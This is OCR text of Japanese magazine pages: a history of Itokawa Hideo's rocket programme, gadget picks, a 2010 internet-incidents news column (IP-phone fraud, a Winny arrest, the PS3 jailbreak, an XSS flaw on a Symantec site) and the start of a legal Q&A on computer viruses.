
さらに、糸川には強力な追い風が吹いてきた。1957～1958年の国際地球観測年だ。これは世界64ヵ国の科学者が集まって共同観測を行い、地球の全体像を明らかにしようというプロジェクトだ。この地球観測年は、2つのプロジェクトが予定された。1つは南極大陸の観測で、もう1つが太陽活動が極大期に入るために観測ロケットによる大気圏の観測だった。糸川は、「1958年までに、高度100kmに到達するロケットを打ち上げる」として、この地球観測年に参加することになった。

予算の裏付けができたものの、もし高度100kmに到達することができなければ、国際社会で日本は大恥をかくことになるわけだから、糸川の責任は大きかった。糸川は次のような計画を立てた。

1955年3月～4月	ペンシル
1955年5月～6月	ベビー
1955年7月～9月	アルファ
1955年10月～1956年3月	ベータ
1956年4月～8月	カッパ
1956年9月～1957年2月	シグマ
1957年3月～8月	オメガ

こうして、地球観測年にはオメガで高度100kmに到達する予定だった。それにしても、まだ何もない状態から、わずか4年で宇宙にロケットを到達させようというのだから、無謀といえば無謀な挑戦だ。


しかも、地球観測年以降の計画も決まっていた。1958年からは液体燃料ロケットの研究を始め、乗員の問題、航法などの研究も始める。1965年にはロケット輸送機の飛行実験を始め、1970年には太平洋横断輸送ロケットの飛行実験、1975年に大陸間定期航路を開くというものだった。あくまでも、目標は「太平洋を20分で横断するロケット輸送機」だったのだ。




動き出したペンシルボーイたち

実際に研究開発がスタートしたが、その道のりは落胆の連続だった。当時、日本でロケットのことをわかっている人は誰もいなかったからだ。当初は固体ロケットから始めることとなり、火薬を調達することになった。日本では火薬研究の第一人者である村田勉博士の元を訪ねると、協力には快諾してくれたものの、手元にある火薬はごく小さなものでしかなかった。直径0.95cm、長さ12.3cmで、マカロニのように穴が空いている小さな火薬だった。これは本来、戦車のミサイル砲用のものだったという。

この火薬の実物を目にした研究員たちは、みながっかりした。「これでどうやって人を運ぶの



長さ23cm、直径1.8cmのペンシルロケット



国分寺にあったペンシルロケット発射実験場

だ」「観測機器さえ積めない。実験データが採れない」。しかし、糸川は気落ちしなかった。「いいじゃないですか。費用が少なくて済むから、実験が何回もできる。今はデータを取ることが重要なんですから、小さなロケットでいいじゃないですか」。

米国ではロケットボーイたちがすでにロケット研究を本格化していたが、日本ではこうしてペンシルボーイたちが活動を開始した。この固体火薬のサイズにあわせて作られたのが、ペンシルロケットだ。長さ23cm、直径1.8cm、重さ約200g。ちょうど千歳飴ぐらいのサイズだ。富士精密の荻窪工場の中にテストスタンドが設置され、地上燃焼実験が続けられた。間違いなく糸川は、子供のころに自分で作っていたガラス管とマッチ火薬で作ったマッチ棒ロケットを思い出していただろう。

1955年3月、国分寺駅近くの新中央工業の工場跡地にあった半地下の銃器試射用ピットで、ペンシルの水平試射が行われた。長さ約1.5mのランチャーから発射されたペンシルは、紙のスクリーンを何枚も突き破り、10m先の反対側の砂壁に突き刺さる。もちろん、さまざまなデータを採る。この水平試射は合計29回行われた。秒速110mから140m程度が出たというから、時速400km程度であった。

ただし、設備は完全ではなかった。ペンシルが突き刺さる砂壁の向こうには中央線が走っている。そのため万が一を考えて、電車が走ってくると秒読みを中止するという環境の中での実験だった。そこで、



道川実験場でのペンシルロケット発射の瞬間



秋田県道川海岸のロケットセンター

千葉の生産技術研究所にあった長さ50mの船舶用実験水槽を改造してピットにし、長さ300mmのペンシル300、あるいは2段式のペンシル、無尾翼ペンシルなどの水平発射実験を行うことになった。

水平発射の経験値が上がってきたところで、飛翔実験に移らなければならないが、問題は場所の選定だった。落下被害を防ぐために、世界では砂漠地帯で行われるのが常識だが、日本にはそんな大きな砂漠はない。海岸から打ち上げて海に落とすしかない。もちろん、漁船に影響を与えてはいけないし、船舶や航空機の航路があっても問題になる。

このような条件で、場所を探し、秋田県の道川海岸が選定された。ここは、1955年8月から1962年までの7年近く、日本ロケット開発の中心地となった。



電球15個のコントロールセンター

この道川海岸には、指揮官である糸川の席が用意された。糸川の前のテーブルには、裸電球が14個並べてあり、右端には大きめの電球が1つある。糸川が各部門に準備終了かどうかを訪ね、準備OKとなると、糸川は目の前に並んでいる裸電球の1つをスイッチを切って消す。こうして、14個の電球をすべて消すと、大きな電球が自動的に点灯する仕組みだった。この仕組みを考案したのは糸川で、「日本初のコントロールセンターだ」と言っていたという。

ここでは、長さ30cmのペンシル300の斜め発射実験が行われた。1955年8月6日、14時18分の第1回実験では、大空に打ち上がるべきペンシルが、ランチャーからこぼれ落ち、砂浜をネズミ花火のように転げ回るという事態になった。しかし15時32分の第2回実験ではみごとに打ち上げ成功。到達高度600m、水平距離700m、16.8秒の飛翔時間だった。

日本の宇宙開発はこのペンシルロケットから始まったといわれるので、黎明期はペンシルロケットばかりを飛ばしていたと思うかもしれないが、ペンシルの時期は意外に短い。最初の国分寺での水平発射試験から、この道川海岸での斜め発射実験まで、わずか半年。ペンシルの時代は1年もなかったのだ。

ベビーの燃焼実験は1954年、発射実験も1955年に始まっている。ベビーは直径8cm、全長1.2m、重量10kgだからかなりの大きさで、もはや子供の遊びではなくなっている。高度も6kmに達した。ベビーからはテレメーター類を搭載するようになり、最後にはカメラを搭載して、パラシュートで落下させ回収させるということにも成功している。燃料もペンシルで使ったものを12本束にして使用された。

しかし、周囲の声は厳しかった。地球観測年は1957年だ。あと2年しか時間がない。その段階でまだ高度6kmなのに、本当に要求されている高度100kmを実現できるのか。他国は、固体燃料を諦め液体燃料のロケット開発を進めている。日本も、固体燃料から液体燃料に乗り換えるべきなのではないか。

糸川は猛烈に反発したという。今までの実験結果から、固体燃料で行けることははっきりしている。今から外国の後追いをしても意味がないというのだ。そして、計画を前倒しし、アルファ、ベータの開発を中止、一気にカッパロケットの実験に入ることを宣言した。このカッパで、一気に高度60kmから100kmを狙うというのである。全長5m、重量200kgという本格的なロケットだ。

このカッパロケットは、エンジン内の固体燃料を一気に燃やすという全面燃焼方式だった。その高温のため、燃焼室内部の金属が溶けてしまうというトラブルが続いた。開発陣は、燃焼室内部に、グラフファイバー、酸化クロム、水ガラスを混合したものを塗った。高温ガスが触れると、この塗布物が溶け、なおかつ結晶水をはきだし、燃焼室を冷却するするという仕組みだった。これは、まだ米国でも開発されていなかった技術だ。




「コントロールセンター」の糸川

カッパロケットの発射実験も1956年2月から開始され、結果は順調だったものの、高度が10kmにしか達しなかった。固体燃料の形状が原因だった。ペンシルの頃から使っている固体燃料=マカロニ状に穴が空いているものを使い続け、次第に大型化したとはいうものの、このマカロニを束ねてカッパロケットに装填していることに変わりはなかった。カッパ4型まではこの方式だった。

そこで、コンポジット推薬に切り替えた。コンポジットというのは好きな形を鋳型で作り出す方式だ。こうすることで、効率よく燃料を燃焼させることができる。これがカッパ6型に採用される。全長5.4m、重量255kgの2段ロケットだった。

1958年6月、このカッパ6型は高度40kmに達した。のちに高度60kmに到達して地球上層の大気の観測データを採ることに成功し、地球観測年にぎりぎりで間に合った。



日本初のロケット事故

先ほど触れたように、糸川の目的は表向きは地

球観測年に参加するためのロケット開発だったが、本来の目的は太平洋を横断するロケット輸送機開発だった。そのためには、すでに道川海岸は手狭となり、新たな実験場を求める必要があり、内之浦に狙いを定めた。

その内之浦発射場の工事が進んでいる間にも、カッパロケットの発射実験は進み、1960年7月には、カッパ8型が高度200kmを越えるまでになった。

しかし、カッパ8型の10号機で大きな事故を起こす。1962年5月24日のことだ。発射後50mほどのところで、ロケットが傾き落下、2段目のロケットは海岸線から15mほど先の海中に没してしまった。ここで2段目ロケットが点火してしまったらたいへんなことになる。誰もが不発であることを祈ったが、30秒後に点火、実験班の頭上を越えて、砂丘の向こうへと飛んでいった。破片の一部は海岸から300m離れた民家まで飛び散り、数ヵ所で火災が起こるという大きな事故になった。けが人が出なかったのが不幸中の幸いだった。


この事故のために、道川ではもう実験ができなくなってしまった。住民の安全対策を完璧に行うには莫大な費用がかかることが判明したからだ。糸川はそのことも考え、人のあまり住んでいない内之浦を選んだに違いない。

道川実験場は閉鎖となり、今後は内之浦発射場のみで実験が続けられることになった。そして、カッパシリーズも最後は事故を起こしたものの、全体の実験としては大きな収穫があり、いよいよ内之浦でラムダロケットの発射実験を行うことになる。ラムダロケットの目標は、高度1000km。この高度になるとバンアレン帯に達することができ、観測ロケットとして大きな科学的知見がもたらせることが期待された。

そして、ラムダ3型で早くもその目的を達してしまう。ラムダ3型は全長19m、重量7トン、約120kgの観測機器を搭載することができた。1964年のことで、この成功を見て、国産の人工衛星を打ち上げられないかという期待が内外から寄せられるようになってきた。もちろん、糸川はその期待に応えていく。

糸川英夫年表

1912年	7月20日、東京に生まれる
1935年	東京帝国大学工学部航空学科を卒業、中島飛行機に入社
1941年	東京帝国大学第二工学部助教授就任
1948年	教授に昇格
1954年	ハイパーソニック輸送機構想を出す
1955年	ペンシルロケットの実験を始める
1956年	カッパロケットの実験を始める
1967年	東京大学を退官、組織工学研究所を設立
1975年	小説「ケースD-見えない洪水」を発表
1999年	脳梗塞で死去
2003年	小惑星1998SF36が「イトカワ」と命名される。 小惑星探査機「はやぶさ」が「イトカワ」を目指して打ち上げ
2010年	「はやぶさ」が帰還する



一発勝負の軌道投入

しかし、問題は、衛星を軌道に投入する技術だった。糸川たちは、軌道修正の技術を持っていなかった。そのような自分たちに難しいものを使うのはできるだけ避けたい。そこで、技術陣は「たった1回の軌道修正で、人工衛星を軌道に投入する」方式を採ることにした。難しいことを何回もやろうとすると、失敗する確率が高くなる。難しいからこそ、一発勝負でいくという考え方だ。


この方式は「無誘導打ち上げ方式」と名付けられた。「誘導しない」という名前が付けられていることからも、このやり方の無謀さがわかるだろう。ロケットは打ち上げられると、まずは後部の羽根などの空力で姿勢の安定が図られる。第2段に点火すると、燃焼中にスピンがかかるようになっている。コマのように回して、姿勢を安定させるというわけだ。第3段に点火すると、以前からのスピンをそのまま利用して姿勢を安定、第4段（衛星）は水平になるように姿勢制御をし、そこで点火して、軌道に入るというわけだ。

この日本初の人工衛星の打ち上げを担ったのが、ラムダ4型Sだった。しかし、この挑戦は難航する。1966年9月、1号機が打ち上げられたが、第3段に点火したところで軌道から大きくずれ、第4段に点火すると、衛星は電波が受信できない圏外に消えてしまった。1966年12月の2号機では、順調に第3段まで点火したものの、第4段が点火しなかった。

なかなかうまくいかない人工衛星の打ち上げだ

が、技術以外の面でも、さまざまな邪魔が入ることになった。この2回の失敗を元に、朝日新聞が反糸川キャンペーンを始めたのだ。社説や天声人語でまで、糸川の失敗の責任を追及するもので、さらに東大宇宙研究所の経理内容に疑惑があるという話や、銀座のクラブのママとの関係まで指摘する内容になっている。

なぜこのようなキャンペーンが行われたか、真実は闇の中だが、糸川は責任を取って東大を辞職せざるを得なくなった。もちろん、もう優秀な開発陣が育っており、糸川は「自分がいなくても大丈夫」と考えたのだろう。糸川は、ここで宇宙開発の舞台から完全に消えていくことになる。冒頭に、糸川のような天才は現代だったら社会から弾かれてしまう、という話をしたが、経済成長を迎えていた日本では、早くもこういった事態が起こり始めていたのだ。



星になった糸川英夫、宇宙探査機になった隼

この後さらに3号機、4号機の失敗を経て1970年2月、5号機でついに日本初の人工衛星「おおすみ」の打ち上げに成功する。だがそれに糸川が直接携わることはなかった。

糸川は東大を退官後、六本木に事務所を構え、さまざまな方面で活躍していく。シンクタンクを作ったり、バレエ、バイオリンに興味を示したりしている。糸川の興味は尽きることなく、無限の分野に広がっていくかのようだったが、やはり最大の功績は宇宙開発の道筋を付け、小さなペンシルロケットから始めて短期間に人工衛星の打ち上げまでたどりついたことだろう。

糸川が晩年、あるテレビ番組に出演した際、出演者たちが糸川を「糸川クン」と呼んだ。それは、学校形式の番組であったため、番組上の演出にすぎなかったが、後に糸川の関係者から強い抗議があったという。「糸川先生をクンづけするとはけしからん」というものだった。本人はそんなことを全く意に介せず、番組を楽しんでいたというから、これは関係者の行きすぎなのだろうが、それだけ糸川が周りから尊敬されていたことの表れだろう。



糸川とベビーロケット

1999年2月21日、惜しまれつつ糸川は脳梗塞で永眠した。

2003年5月9日、小惑星1989MLを探査する探査機「はやぶさ」が打ち上げられた。小惑星1989MLは、パロマ天文台が発見した小惑星だった。糸川の意思を継いだ者たちは、パロマ天文台に対して、この小惑星1989MLに「イトカワ」という名前を登録してほしいとお願いしていた。糸川の功績を知っているパロマ天文台の発見者も快諾していた。ところが、打ち上げが延期されたことで、目指す小惑星も1998SF36に変更されることになった。糸川の弟子たちは、あわてて、この1998SF36の発見者であるマサチューセッツ工科大学の研究チームに、こちらを「イトカワ」と命名してほしいとお願いすることになった。もちろん、快諾されたし、いったん頼まれてキャンセルされたパロマ天文台も文句ひとつ言わなかった。

こうして、糸川が空力設計を行った戦闘機と同じ名前の探査機「はやぶさ」が、小惑星「イトカワ」を探査することになったのだ。

主要参考文献


やんちゃな独創 糸川英夫伝的	川泰宣著	日刊工業社刊
逆転の翼 ペンシルロケット物語的	川泰宣著	新日本出版社刊
戦闘機隼	碇義朗著	光人社刊

物欲マニア 求道編 A SEEKER AFTER TRUTH

隠れた名品編

文●橋本和明

新型 iPod nano を腕に付けて時計風に利用するのがちょっとした流行になっています。しかし電池は長持ちしないし、動画の再生はできない。iPhone を持っていればそっちを使えばいいわけで、実用性には大きな疑問符が。Android 搭載の格安タブレットも、Windows マシンも安くなってるし別に… と思うと食指も動かず、もっぱら興味の中心は3D テレビとか AV 機器に。SHARP の液晶がイチバン明るくていいですが、Panasonic の機種はかなり安くなったので手の届く値段が魅力です。



鞄に携帯電話をしまっているユーザーにはお勧め

Bluetooth 対応ブレスレット型バイブレーター

ぶるっトゥース

http://www.princeton.co.jp/product/mobile/ptmicn.html

携帯電話の着信を音で知らせるのはスマートじゃないし、着信音がアニソンだったら場所によっては恥ずかしすぎる。そのため携帯電話の着信はバイブにしっぱなしにすることも多いが、携帯電話を鞄などに入れていると着信がわからない。そんなお悩みのユーザーは、携帯電話の着信に反応してバイブレーションするリストバンドであるコレを使えば安心。価格は 3000 円弱、1 回の充電で 120 時間利用可能。携帯電話を置き忘れると振動する機能もあるので紛失防止にもなるぞ。iPhone 3G/3GS、4 にも対応している。



100~240V対応の充電器なので海外でも使える

最強の充電池登場

Energizer 15 分チャージャー充電器セット

http://www.schick-jp.com/energizer/rechargeable.html

寿命は 8 倍重さは半分の高級電池ブランド、Energizer（エナジャイザー）の充電池。単 3 形ニッケル水素充電池はアルカリ電池の 4 倍長持ち（2200mAh）なのに、充電時間はたったの 15 分なので、使う直前に充電するだけでよい。たいていの充電池はあらかじめ充電しておかないと、使いたいとき使えないので不便… と思っていた人には助かる製品だ。価格は高めで電池 4 本 + 充電器付きで 6000 円。

お値段以上の満足感

DELL 2209WA

http://www1.jp.dell.com/jp/ja/home/peripherals/monitor-dell-2209wa/pd.aspx?refid=monitor-dell-2209wa&s=dhs&cs=jpdhs1

24 インチで大きいのはいいけれど、フル HD は解像度が高くても字が小さくなるのでイヤだ… とお悩みの人にはこのモニター。22 インチと小さめですが、IPS 液晶を搭載しつつ 1680x1050 の解像度を持ち、見やすさはピカイチのモニター。価格が 1 万 8900 円というのが魅力。コントラスト比が重要な方は ST2320L という 23 インチ、フル HD 製品を購入しましょう（前号の P202 参照）。お値段はそれでも 2 万 2000 円、Dell のモニターは全体的に注目!



2 万円未満の予算でイイ液晶を探している人に

News.tar.gz

シマンテックのサイトに
脆弱性が発見され問題に！
Winnyのキャッシュファイルを元に
児ポで逮捕
クラッカーも喜ぶ
クラウドの利用法とは
役立つ情報を圧縮してお届け!!

インターネット事件簿 2010年8月〜9月版

ネットを舞台に国内・国外で発生した事件を、選りすぐってお届けするコーナーです。国内ではIP電話を使った不正利用で従業員が捕まったり、キャッシュファイルを「送信元」として児童ポルノ公然陳列容疑でWinnyユーザーが摘発されました。海外ではシマンテックのサイバー犯罪撲滅キャンペーンサイトに大きな脆弱性が発見され話題になったようです。

国内ニュース

文●Beyond

ソネットのIP電話サービス不正利用の調査結果を発表

ソネットエンタテインメントは8月30日、同社のIP電話サービス「So-netフォン」で発生した、第三者のなりすましによるサービスの不正利用に関する原因調査結果を発表した。この問題は、7月13日に利用者からの問い合わせによって発覚したもので、翌7月15日にはIP電話サービスを停止し、7月21日には事態を公表していた。その後、外部の調査機関を交えて認証試行の傾向やID・パスワードリストの分析、サーバーへの不正侵入の形跡、不正アクセスの履歴などの調査を行い、今回の発表となった。その結果、なりすまし利用は4月30日から発生しており、被害にあったIDは計191件だったという。そして、パスワード流出の原因特定には至らなかったが、外部から同社システムへの不正侵入の形跡は発見されず、また不正利用されたIDの入会日や入会経路、コースなどの共通性の有無などから、ソネット社内からまとまった形で漏えいした可能性は低いという。一方で、被害にあった利用者の多くは、IDとメールアドレスが一致しており、他社のサービスで同じIDやパスワードを利用したことなどにより収集されたデータを元に、認証試行されている可能性が高いと考えられるとしている。IP電話に限らず、多数のWebサービスのパスワードを個別に設定するのは面倒だが、使いまわしによる危険性は以前から指摘されている。十分気をつけたい。

IP電話不正利用容疑で、バングラデシュ人逮捕

インターネット回線を利用する「IP電話」で他人のIDとパスワードを使って国際電話をかけ、料金の支払いを免れたとして、警視庁は、9月11日、東京都在住のバングラデシュ国籍の会社員の男(29)を、不正アクセス禁止法違反と電子計算機使用詐欺の疑いで逮捕したと発表した。警視庁によると、IP電話の不正利用が摘発されたのは全国初。

調べによると、男は2010年2月〜6月にかけて、以前勤務していたIP電話販売会社(港区)の男性社長(52)のIP電話のIDとパスワードを自宅の電話に設定し、バングラデシュやカタールなど4カ国、約70カ所に電話をかけ、計561回分(約50時間分)の電話料金約126ドル(約1万円)をだまし取った疑い。バングラデシュの親族らに電話していたという。男が勤めていた会社は、IDとパスワードを設定した発信専用のIP電話機を販売。受話器を上げると認証サーバーに自動的に接続し、通話先番号をダイヤルすると電話がつながるシステムだった。男は2008年10月から同社に勤務し、IDの管理やサーバーのメンテナンス業務などを担当していたが、給与に不満を持ち2009年3月に退社していた。調べに対し容疑を認めており「給料が安かったので、ただで電話をかけてもいいと思った」と供述しているという。

さて、元管理者が、わずか1万円を節約するために不正アクセス。技術者のモラルを保つのは難しい。

はみだしインターネット事件簿

7月23日　インターネット掲示板「2ちゃんねる」に国際政治学者の藤井厳喜さんを中傷する書き込みをしたとして、警視庁は23日、札幌市、北海道大学4年生(23)を名誉棄損容疑で逮捕したと発表した。小岩署によると、容疑者は4月20〜21日、2ちゃんねるに

Winnyのキャッシュファイルで児童ポルノ配信

ファイル共有ソフト「Winny」を使い、少女のわいせつな動画をインターネット上に公開したとして、警視庁少年育成課は9月9日、児童買春・ポルノ禁止法違反(公然陳列)容疑で、岡山市の無職の男(33)を逮捕したと発表した。男は容疑を認めているという。

同課によると、Winnyを使った児童ポルノ公然陳列容疑での摘発は全国で初めて。


調べによると、男は2010年7月15日、Winnyを使って、8〜9歳ぐらいの日本人と見られる女児が成人男性とわいせつな行為をしている内容の動画ファイル2本をダウンロードして、自分のパソコンの「キャッシュフォルダ」に記録し、不特定多数が閲覧できる状態にした疑い。2本の動画は、男がWinnyを使って取り込んだ音楽やゲームなどを含む7〜8万ファイルの一部。ファイルをアップロードフォルダに入れるなどして積極的に公開してはいなかったが、キャッシュファイルは自動的にアップロード可能な状態となり誰もが閲覧できるため、同課は故意に児童ポルノを公開したと判断し、同容疑での立件に踏み切った。

調べ対して男は「以前から中学生くらいの女の子が好きだった。2009年2月ごろからWinnyを使うようになり、興味本位で児童ポルノ動画や画像を収集していた。皆やっているのでいいと思った」と供述。Winnyを使った理由については「動画を収集するのに使い勝手がよかったから」と話しているという。

同課は、2010年1月に警察庁が運用を始めた「P2P監視システム」を活用し、男を割り出した。ファイル共有ソフトのネットワークを定期的に巡回し、違法なファイルと発信元を特定する仕組み。政府は児童ポルノサイトへのアクセスを強制的に遮断するブロッキング(閲覧防止)の導入準備を進めているが、捜査幹部は「ファイル共有ソフトが児童ポルノ流通の抜け道になる」と危機感を募らせている。

なお、Winnyのキャッシュファイルの扱いを巡っては、2008年3月24日、住宅地図販売「ゼンリン」の地図ソフトを不特定多数の人が入手可能な状態にしたとして、著作権法違反(公衆送信権侵害)の疑いで兵庫県警の男性巡査(当時31)が福岡県警に書類送検されたが、福岡地検は「地図ソフトは、たまたまネットで閲覧できる状況だった。ダウンロードしてキャッシュフォルダに置いただけの巡査が、故意に流出させた可能性は低い」として不起訴にしている。

さて、いわゆる「1次放流者」ではない者に対しても、捜査が行われるようになった。以前は大丈夫だったとしても、時代の流れにより厳しく処罰されるようになることはありえる。つまり、単なるソフトウェア利用者のつもりが、いつの間にか加害者となってしまう危険性がある。Winnyの仕組みを考えると、ダウンロードしたファイルだけがキャッシュされるわけではない。中継地点として勝手にデータがキャッシュされ、配信することもある。Winnyを使うリスクがまた1つ高くなったのだ。



「Winny」で住宅地図ソフト…

japan.cnet.com/news/media/story/0,2000056023,20369991,00.htm

クローズアップ　モバイル活用最前線　東京ゲームショウ　All About

ニュース：ネット・メディア

「Winny」で住宅地図ソフトを公開していた2名を送検--ACCS著作権侵害事件

ツイートする　0　ブックマーク　印刷

【年間3万円】リリース・イベント・キャンペーン配信は企業情報センター

新規会員登録すると

コンピュータソフトウェア著作権協会(ACCS)は3月24日、ファイル共有ソフト「Winny」を使用し電子住宅地図ソフトを権利者に無断で送信できる状態にしていた、兵庫県加古川市の地方公務員男性A(31歳)および福岡県春日市の会社員男性B(35歳)の2名を福岡県警生活経済課と筑紫野署が著作権法違反(公衆送信権侵害)の疑いで福岡地裁に書類送検したことを発表した。

男性Aは2008年1月、2回にわたり自宅のパソコンにおいてゼンリンが著作権を有する電子住宅地図ソフト「デジタウン福岡県北九州市八幡東区(2002誕生記念版)」ほか1種類のソフトウェアをファイル共有ソフト「Winny」を通じて、権利者に無断で不特定多数のインター

Winnyのキャッシュファイルについては2008年の事件では起訴猶予となったが、今回はしっかりと立件されている　http://japan.cnet.com/news/media/story/0,2000056023,20369991,00.htm

「藤井は犯罪者。死ね」などと、藤井さんを中傷する内容を33回にわたり自宅のパソコンから投稿した疑いがある。「2ちゃんねるで藤井氏のことを知り、思想が右翼的で気に入らなかった」などと供述しているという。<7/23 朝日>

海外ニュース

文●エル・ケンタロウ

PS3もJailbreakされる

PS3はLinuxをインストールできるという点で、ゲーム機を改造するのが大好きなユーザーに人気の機種だった。ソニーはその後、違法コピーの使用、制作に繋がる可能性があるということでこの機能を外したが、ここに来てソニーが恐れていた事態が発覚した。

オズモッドチップスというメルボルンにあるサイトが、PSJailBreakなる製品の予約販売を開始したのだ。この商品の説明によると、USBスティックをPS3に挿して、画面の指示に従って操作すると、PS3はJailbreakされ、ゲームのバックアップや、カスタムのファームウェアなどやりたい放題が可能になるという代物だ。この商品の凄さは、今までのMODでよくあった筐体を開けて改造する必要はないので、保証がなくなる心配もない。ソニーはおそらくファームウェアのアップデートを行ってこの製品を使えなくしようとするだろうが、このUSBスティックはファームウェアのアップデートをバイパスして動くと宣伝されている。ネット上の複数のサイトにこの商品の稼働している状況がビデオで紹介されており、宣伝どおりならソニーにとっては悩みの種となりうるだろう。



PS JailBreak(http://psjailbreak.com/)の公式サイト。インストールは簡単と宣伝しているが…

この製品を使えば、ゲームを外付けのハードディスクにインストールして遊べるほか、自分でPS3のソフトを開発して使うことができるようになる。販売価格は170ドルだが、現在の円高を考えるとお買い得かもしれない。

・**The PS3 jailbroken? USB hack allows homebrew, copied games**
http://arstechnica.com/gaming/news/2010/08/the-ps3-jailbroken-usb-hack-allows-homebrew-copied-games.ars

世界的に重要指名手配されていたハッカーが逮捕

盗んだクレジットカード情報を扱うサイトの設立者で世界的に最重要指名手配中のハッカーが、ニースの空港で米国シークレットサービスと米国司法省からの逮捕要請を受けていたフランス警察に逮捕された。バッドビー(BadB)のハンドルで有名だったブラディスラブ・ホロホリン容疑者(27歳)は世界最重要指名手配リストのトップ5の1人とされていた。

ホロホリンはカードプラネットというサイトを立ち上げ、多くの盗難クレジットカード番号の売り買いを行っていた。サイトは2004年に閉じられたがその後も、オンラインの地下組織のメンバーとして多くの金融事件に関わっていたとされている。

米国司法省のスポークスマンは「彼はオンライン犯罪者ネットワークの重鎮であり、最も複雑で精巧なネットワークの中枢にいる」と発表。訴状によるとホロホリンはただクレジットカード番号を盗んでは売る行為だけではなく、これらの行為を完全に自動化する事に成功したらしい。米国シークレットサービスは潜入捜査を行い今回の逮捕状の請求を行った。ホロリンは逮捕後、米国に送還され米国で起訴される予定。

・**French arrest cyber-crime suspect for U.S.**
http://www.washingtonpost.com/wp-dyn/content/article/2010/08/11/AR2010081105791.html?hpid=sec-tech

はみだしインターネット事件簿

7月26日　以前交際していた女性(20歳代)とその元夫に嫌がらせのメールを計112回送ったなどとして、ストーカー規制法違反と脅迫罪に問われた大手化粧品メーカー「ノエビア」元副社長(44)に対し、神戸地裁の三宅康弘裁判官は26日、懲役2年、執行猶予3年(求

シマンテックのサイバー犯罪撲滅キャンペーンサイトにXSSの脆弱性見つかる

セキュリティベンダーによるタレントを使ったプロモーションが、日本だけでなく海外でも盛んに行われている。セキュリティソフトベンダーのシマンテックもノートン製品のプロモーションの一環としてラップ界の重鎮、スヌープドッグを起用したコンテストを開催した。コンテストの内容はサイバー犯罪撲滅のラップをビデオで投稿して、投稿されたビデオを審査員が評価し、優勝者はスヌープドッグのコンサートに招待され、直接彼に会える特典と東芝のノートPCが授与される。


ここまでなら、普通のキャンペーンの告知で終わっていたが、今回のキャンペーンサイトに痛恨のミスが発覚。複数のクロスサイトスクリプティングの脆弱性が見つかり、公開してすぐにサイトが緊急対応のために停止する事態となった。この事態に「シマンテックは今回のキャンペーンでスヌープドッグをスポークスマンだけじゃなく、プログラマーとしても雇ったのでは?」といった皮肉のコメントがTwitterに多数投稿された。この投稿はキャンペーンに使われた



問題となったシマンテックのキャンペーンサイト(http://www.hackiswack.com/)。

ハッシュタグとともにポストされたので、これらのコメントが公式サイトに現れる始末。

さらにこのハッシュタグを悪用し、キャンペーンに関係ないツイートまでがサイトに登場する事態となった。現在サイトは修正され公開しているが、この事態にシマンテックの広報は「シマンテック社は自社のサイトと関連サイトのセキュリティを真剣に受け止めており、今回の事態が発覚してすぐに対応した」と発表をした。しかし、サイト内のリンクがまだ正しくないなどの問題も残されている。セキュリティベンダーにも関わらず、何ともお粗末なキャンペーンであった。



関連用語やハッシュタッグが入っているツイートはこのように公式サイトで表示される

- **Symantec Snoop Dogg rap contest site rickrolled**
  http://www.theregister.co.uk/2010/09/03/symantec_rap_contest_farce/

海外ニュースを理解するための　今回のキーワード

●今日のニュースキーワード

Rickroll【動】

いろいろな手法を使い本来の接続先を隠し、違うリンク先に接続をする行為。もともと、リック・アストリーという歌手の"Never Gonna Give You Up"のビデオにリンクする事件が2008年に多発。結果として、rickrollingという言葉が生まれた。

例文)

1.*The campaign site got rickrolled.*(キャンペーンサイトがリックロールされた。)

2.*I got rickrolled when I clicked the Cameron Diaz picture.*(キャメロン ディアスの写真をクリックしたらリックロールされた。)

刑・懲役2年)の有罪判決を言い渡した。判決によると、被告は昨年10月2～5日、女性に「最後はちゃんと会うと誓ったんだから、メール下さい」などのメールを51回送って脅すなどし、同9日～11月19日には、当時の夫にも嫌がらせのメールを61回送信した。<7/26 読売>

インターネット法律ファイル

電脳世界とリアル法律のズレをQ&A形式で解説

File No 023
コンピューターウイルスを作ったら逮捕される!?

文●きりはらゆうな

日本では「コンピューターウイルス作成」を直接取り締まる法律は存在しない。しかし今年の8月に「イカタコウイルス」の製作者が逮捕された。どのような罪状で捕まったのだろうか？　今回はウイルス作成と法律の関係を解説する。

Q コンピューターウイルスを作成するのは罪になるんですか?

A **コンピューターウイルスの定義から考えると作成については現行法では罪になりません。ただし、ウイルスが起こした行動によって「電子計算機損壊等業務妨害罪」「器物損壊罪」や「不正アクセス禁止法」が適用される場合があります。**

ウイルスの定義

まず、ウイルスとは何かを理解しましょう。わが国ではコンピューターウイルスプログラムを(1)自己伝染機能、(2)潜伏機能、(3)発病機能の3つの特徴があるプログラムとしています。これは現在の経済産業省が1995年に作成した「コンピュータウイルス対策基準」※1という文章の中で定義されている基準です。この基準は法的拘束力はなく、こうした方がよいというガイドライン的位置づけになっています。

世界ではじめてコンピューターウイルスという言葉を定義した人はカリフォルニア大学のフレッド・コーヘンであると言われており、1983年ごろ彼は以下のようにウイルスを定義しています。

